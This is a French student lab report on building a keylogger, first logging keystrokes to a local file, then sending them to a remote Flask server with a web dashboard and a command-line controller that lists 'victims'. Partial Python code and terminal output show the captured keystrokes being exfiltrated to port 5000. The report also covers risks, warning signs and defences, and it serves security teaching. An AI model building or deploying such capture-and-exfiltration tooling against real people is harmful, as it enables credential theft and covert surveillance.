

LAB 1 : Développer un Keylogger

I. Introduction

Un *keylogger* est un programme (ou un dispositif matériel) conçu pour enregistrer les frappes au clavier d'un utilisateur. Il capture les touches tapées — parfois aussi les captures d'écran, les clics, ou les données du presse-papiers et envoie ces informations à un attaquant.

Types courants :

Il existe de nombreux types de keyloggers, notamment :

- **Software** : s'exécute comme un processus ou s'installe dans le noyau (kernel-level) ; peut utiliser des hooks d'API, des frameworks d'accessibilité, ou des drivers.
- **Hardware** : dispositif placé entre clavier et machine ou intégré au clavier (moins courant mais très furtif).
- **Remote/keyloggers-as-a-service** : modules inclus dans des malwares plus larges (trojans, RATs).

Dangers / risques principaux :

- **Vol d'identifiants** : login/mots de passe pour e-mail, banque, réseaux sociaux, comptes professionnels.
- **Perte financière** : accès aux comptes bancaires ou services payants.
- **Usurpation d'identité** : utilisation des données pour se faire passer pour la victime.
- **Fuite d'informations sensibles** : données d'entreprise, secrets industriels, documents confidentiels.
- **Chantage / extorsion** : exposition d'informations personnelles compromettantes.
- **Pivot et compromission plus large** : l'attaquant peut utiliser les accès pour installer d'autres malwares, déplacer latéralement dans un réseau d'entreprise.
- **Atteinte à la vie privée & conformité** : violation de la confidentialité, sanctions réglementaires (ex : RGPD) pour une entreprise compromise.
- **Perte de confiance / réputation** : surtout critique pour les organisations.

Signes d'infection (indicateurs) :

La présence d'un keylogger peut être marqué par des **ralentissements inhabituels**, processus **inconnus**, trafic réseau **sortant inhabituel**, comportements clavier non conformes (entrées envoyées sans interaction), alerts antivirus/EDR.

Mesures de protection (haut niveau) :

On peut activer divers mesures de protection contre une implémentation d'un keylogger telle que l'activation MFA, utilisation du gestionnaire de mots de passe, mise à jour OS/logiciels, antivirus/EDR, surveillance réseau et logs, chiffrement des endpoints, sensibilisation des utilisateurs...

Usage légitime d'un keylogger :

Oui, **il existe des usages légitimes**, mais ils sont encadrés légalement et éthiquement. Les principaux cas :

Usages légitimes possibles :

- **Surveillance d'enfants** (parental control) : pour protéger un mineur, surveiller son activité en ligne — à condition d'être légal et proportionné.
- **Tests d'utilisabilité / recherche UX** : en mode strictement contrôlé (consentement explicite des participants) pour analyser la façon dont les utilisateurs interagissent avec une application.
- **Debugging / support technique** : outils de diagnostic qui enregistrent entrées utilisateur pendant un test (avec consentement) pour reproduire un bug.
- **Enquêtes judiciaires / police** : les forces de l'ordre peuvent utiliser des moyens d'interception sous mandat légal (warrant), dans le respect de la loi.

Conditions indispensables pour que ce soit légitime :

Pour que ces usages soient légitimes, diverses conditions sont importantes à réunir, parmi lesquelles se trouvent :

- **Consentement** : la personne surveillée doit être informée et donner son accord sauf exception légale (ex : enquête judiciaire).
- **Proportionnalité** : la surveillance doit être limitée à ce qui est nécessaire.
- **Transparence & politique** : règles claires, durée limitée, accès restreint aux données collectées.
- **Conformité légale** : respecter les lois locales (protection des données, droit du travail, vie privée).

II. Mise en place d'un keylogger en local

Cette étape consiste à construire un **keylogger en local** dont le but est d'enregistrer des **entrées tapées** au clavier afin de le stocker dans un **fichier log externe** pour une utilisation extérieure.

```
root@ubu:/home/ubu/Documents/keylogger# ls -la | grep log
-rw-r--r-- 1 root root 3542 nov. 26 10:13 keylogger.py
-rw-r--r-- 1 root root 1265 nov. 26 12:06 keylogger_v1.py
-rw-r--r-- 1 root root 199 déc. 6 13:13 logfile.log
-rw-r--r-- 1 root root 1840 nov. 26 16:05 log_keylog.txt
-rw-r--r-- 1 root root 49 nov. 26 11:19 terminal_keys.log
root@ubu:/home/ubu/Documents/keylogger#
```

Figure 1 - Scripts keylogger & fichier logs

La première partie consiste à écrire un script python qui enregistre les entrées tapées sur le clavier pour un envoi vers le fichier log désigné.




Figure 2 - Exécution du script et lecture des logs

Sur la gauche, **écran 1**, nous avons lancé le script **keylogger_v1.py** et les touches tapées au clavier sont enregistrées sans être affichées sur l'écran.

Dans la foulée, sur l'**écran 2**, il y a la lecture en ligne des touches tapées sur le clavier. Ce fichier log **logfile.log** contient toutes ces entrées tapées et consultables par après.

Consulter notre repo github pour tester le script : [lien github keylogger_v1.py](#)

```
(env) root@ubu:/home/ubu/Documents/keylogger# cat keylogger_v1.py
import sys
import termios
import tty
from contextlib import contextmanager

LOG_FILE = "logfile.log"

@contextmanager
def raw_mode(fd):
    """Context manager pour le mode raw du terminal."""
    old_settings = termios.tcgetattr(fd)
    try:
        tty.setraw(fd)
        yield
    finally:
        termios.tcsetattr(fd, termios.TCSADRAIN, old_settings)
```

Figure 3 - Création du fichier logs et fonctions principales

Partie II : Mise en place d'un keylogger avec serveur distant

I. Introduction

Cette deuxième partie présente une **version enrichie** du **Keylogger initial**, dont l'objectif est de faire évoluer un simple script de capture de frappes vers une simulation de cybersécurité plus réaliste reposant sur plusieurs composants interconnectés.

Ce travail vise à simuler une **machine victime** exécutant un **keylogger avancé** ainsi qu'une machine attaquante **chargée de recevoir, stocker et analyser les logs exfiltrés**. Il inclut également le développement d'un contrôleur léger permettant l'administration à distance de la machine victime.

II. Structure du système




Figure 4 - Schema fonctionnel de notre système

Notre système est fait de **deux machines hôtes**, une victime et l'autre le serveur distant.

La machine victime contient le **script v3_keyllogger.py** qui sera exécuté en arrière-plan et dont les entrées seront enregistrées et envoyées par API au **port 5000** du serveur distant.

III. Fonctionnement du keylogger

- Sur le client keylogger :

Le script **v3_keylogger.py**, une fois exécuté permet de l'enregistrement des touches tapées au clavier.

```
def main():
    print("[*] =====")
    print("[*] Keylogger pédagogique (MODE SIMPLE)")
    print("[*] =====")
    print(f"[*] Victime ID : {VICTIM_ID}")
    print(f"[*] Serveur : {SERVER_URL}")
    print(f"[*] Fichier : {LOG_FILE}")
    print("[*] ")
    print("[*] COMMANDES :")
    print("[*] - Tapez du texte et appuyez sur Entrée")
    print("[*] - Tapez 'send' pour envoyer au serveur")
    print("[*] - Tapez 'quit' pour quitter")
    print("[*] ")
    print("[*] =====\n")

    while True:
        try:
            # Lire une ligne
            user_input = input("[INPUT] Tapez quelque chose: ")

            if user_input.lower() == "quit":
                print("[!] Arrêt du keylogger...")
                print(f"[!] {len(logs)} touches capturées")

                if logs:
                    send_to_server()

                print("[!] Au revoir!")
                break

            elif user_input.lower() == "send":
                print("[*] Envoi au serveur...")
                send_to_server()
                logs.clear()
                print("[✓] Logs vidés")
```

Figure 5 - Fonction main script v3_keylogger.py

Une fois le script lancé, nous avons la possibilité d'enregistrer les entrées et voir lesquelles sont envoyées au serveur distant. Nous avons la difficulté de le faire marcher en arrière et capter les entrées.

```
[INPUT] Tapez quelque chose: Nous recevons des données
[CAPTURE] 'N' (Total: 1 touches)
[CAPTURE] 'o' (Total: 2 touches)
[CAPTURE] 'u' (Total: 3 touches)
[CAPTURE] 's' (Total: 4 touches)
[CAPTURE] ' ' (Total: 5 touches)
[CAPTURE] 'r' (Total: 6 touches)
[CAPTURE] 'e' (Total: 7 touches)
[CAPTURE] 'c' (Total: 8 touches)
[CAPTURE] 'e' (Total: 9 touches)
[CAPTURE] 'v' (Total: 10 touches)
[CAPTURE] 'o' (Total: 11 touches)
[CAPTURE] 'n' (Total: 12 touches)
[CAPTURE] 's' (Total: 13 touches)
[CAPTURE] ' ' (Total: 14 touches)
[CAPTURE] 'd' (Total: 15 touches)
[CAPTURE] 'e' (Total: 16 touches)
[CAPTURE] 's' (Total: 17 touches)
[CAPTURE] ' ' (Total: 18 touches)
[CAPTURE] 'd' (Total: 19 touches)
[CAPTURE] 'o' (Total: 20 touches)
[CAPTURE] 'n' (Total: 21 touches)
[CAPTURE] 'n' (Total: 22 touches)
[CAPTURE] 'é' (Total: 23 touches)
[CAPTURE] 'e' (Total: 24 touches)
[CAPTURE] 's' (Total: 25 touches)
[CAPTURE] ' ' (Total: 26 touches)
[CAPTURE] ' ' (Total: 27 touches)
[INPUT] Tapez quelque chose: ^C
[!] Arrêt du keylogger (Ctrl+C)...
[!] 27 touches capturées

[ENVOI] Envoi de 27 touches au serveur...
[URL] http://192.168.30.129:5000/api/logs
```

Figure 7 - Début d'enregistrement des entrées

Lorsque la connexion est établie, les entrées enregistrées sont envoyées au serveur distant pour analyse des logs et utilisations ultérieures tel que montré dans la capture suivante :

```
[!] Arrêt du keylogger (Ctrl+C)...
[!] 138 touches capturées

[ENVOI] Envoi de 138 touches au serveur...
[URL] http://192.168.30.129:5000/api/logs
[RESPONSE] {"received":138,"status":"ok"}

[✓] Envoi réussi !
[✓] Fichier keylog.json supprimé
[!] Au revoir!
(env) root@ubu:/home/ubu/Documents/keylogger_v2#
```

Figure 6 -Envoi des entrées réussies au serveur distant

- Sur le serveur distant keylogger :

Les données envoyées sur le serveur distant par le **client keylogger** arrivent sur le port **5000** de ce dernier. Les **logs en particulier** contiennent les informations importantes pour permettra l'exploitation au niveau du serveur tant par les **entrées enregistrées**, révélant **l'ID de la victime**, **l'horodatage d'envoi** que par la réception au niveau de ce dernier.

Au niveau du serveur, nous avons mis en place 3 éléments importants dont 2 pour rendre interactive l'utilisation et l'exploitation des données reçues notamment avec : la **console web** – pour un affichage sur le web, le **controller** – pour une exploitation depuis la ligne des commande ainsi que le **l'api flask** pour la réception des données sur le serveur en son port **5000**.




Figure 8 - Réception sur le serveur sur le port 5000

Pour lancer cette réception des données, nous avons lancé le script **python3 web.py** sur le serveur distant et commençons à écouter les entrées sur le port 5000.




Figure 9 - Réceptions des entrées port 5000

Pour une affihchage très interactif, nous avons prévu de lancer un serveur web flask en pyhton pour agrémenter l'affichage.

Nous lancerons le deuxième script **python3 dashboard.py** pour démarrer le serveur le web flask tel que montré sur la capture suivante :

```
(env)root@kali: /home/yatch/Documents
Session Actions Éditer Vue Aide
127.0.0.1 - - [14/Feb/2026 18:39:51] "GET /victim/victim_a874eb98-237d-4aae-89a8-d22849621f87 HTTP
/1.1" 200 -
127.0.0.1 - - [14/Feb/2026 18:40:42] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [14/Feb/2026 18:45:33] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [14/Feb/2026 18:45:35] "GET /victim/victim_f24fec3a-7616-414f-942a-3d782a718b64 HTTP
/1.1" 200 -
127.0.0.1 - - [14/Feb/2026 18:45:45] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [14/Feb/2026 18:47:29] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [14/Feb/2026 18:47:30] "GET / HTTP/1.1" 200 -
```

Figure 10 - Serveur web démarré pour affichage interactif

Nous voyons correctement que le serveur web démarré reçoit les données et les affiche sur le web sur le port 8000. Cette étape nous permet d'interagir avec les entrées enregistrées et reçues sur le port 5000 du serveur.




Figure 11 - Affichage interactif sur le web




Figure 12 - Lecture des logs des victimes sur le web

Nous arrivons à **exploiter** et **consulter** les **logs reçus** de la machine victime. Il y a le nombre des **touches tapées** et capturées qui nous est affiché, le contenu des commandes tapées aussi ainsi que l'ID de la victime.

Pour une exploitation approfondie des logs envoyées, nous avons développé un contrôleur en ligne de commande qui va nous permettre d'interagir avec les logs, infos et entrées captées et envoyées depuis le client qui est la machine victime.

Nous le démarrons avec le script **python3 controller.py**, lequel script nous permet d'avoir accès en ligne de commande aux infos présentées dans le web.


```
=====
                        CONTRÔLEUR KEYLOGGER
=====

1. Lister les victimes
2. Voir les logs d'une victime
3. Mode live (streaming)
4. Statistiques
5. Quitter

Choix:
```

Figure 13 - Affichage du controller en CLI

Nous avons des options à explorer pour plus d'interactions sur les entrées enregistrées. Ce controller nous permet d'avoir des infos en live sur les victimes en cours d'écoute, les statistiques des victimes et les logs enregistrés.



ID	Premier vu	Dernier vu	Touches
test_123	2026-02-14T17:38:41	2026-02-14T17:44:34	20
test_201	2026-02-14T17:45:17	2026-02-14T17:45:17	9
test_405	2026-02-14T17:45:37	2026-02-14T17:45:37	9
14_test	2026-02-14T17:55:15	2026-02-14T18:18:15	50
victim_a874eb98-237d-4aae-89a8-d22	2026-02-14T18:36:08	2026-02-14T18:36:08	138
victim_f24fec3a-7616-414f-942a-3d7	2026-02-14T18:44:41	2026-02-14T18:44:41	285

Figure 14 - Liste des victimes

Depuis le controller, nous pouvons avoir accès aux logs des victimes listées, tel que montré sur la capture suivante :



```
Session Actions Éditer Vue Aide

LOGS - Victime: victim_a73926c5-bdd...

[TEXTE CAPTURÉ]

de malware (TP 1,2 et 3 ++ Projé) - TP Infra privée cloud partie compute - TP Sécurité Cloud 5

[DERNIÈRES TOUCHES]
2026-02-14T18:52:51 |
2026-02-14T18:52:51 | S
2026-02-14T18:52:51 | e
2026-02-14T18:52:51 | c
2026-02-14T18:52:51 | u
2026-02-14T18:52:51 | r
2026-02-14T18:52:51 | i
2026-02-14T18:52:51 | t
2026-02-14T18:52:51 | e
2026-02-14T18:52:51 |
2026-02-14T18:52:51 | C
2026-02-14T18:52:51 | l
2026-02-14T18:52:51 | o
2026-02-14T18:52:51 | u
2026-02-14T18:52:51 | d
2026-02-14T18:52:51 |
2026-02-14T18:52:51 | 5
2026-02-14T18:52:51 |
2026-02-14T18:52:51 |
```

Figure 15 - Lecture des logs sur le controller




Figure 18 - Lecture des statistiques sur les victimes




Figure 17 - Requête Curl nombre de victimes




Figure 16 - Sortie totale d'écoute sur le serveur




Figure 19 - Architecture du système

IV. Conclusion keylogger

L'utilisation de **bibliothèques Python** couramment employées pour la capture et l'exfiltration des données a présenté **certaines limites**.

Nous n'avons pas pu exécuter le **script en arrière-plan** tout en assurant **une écoute continue** et fiable des **frappes clavier**.

De plus, la mise en place d'un **envoi en temps réel des données**, immédiatement après la saisie des touches, s'est **révélée complexe à implémenter**.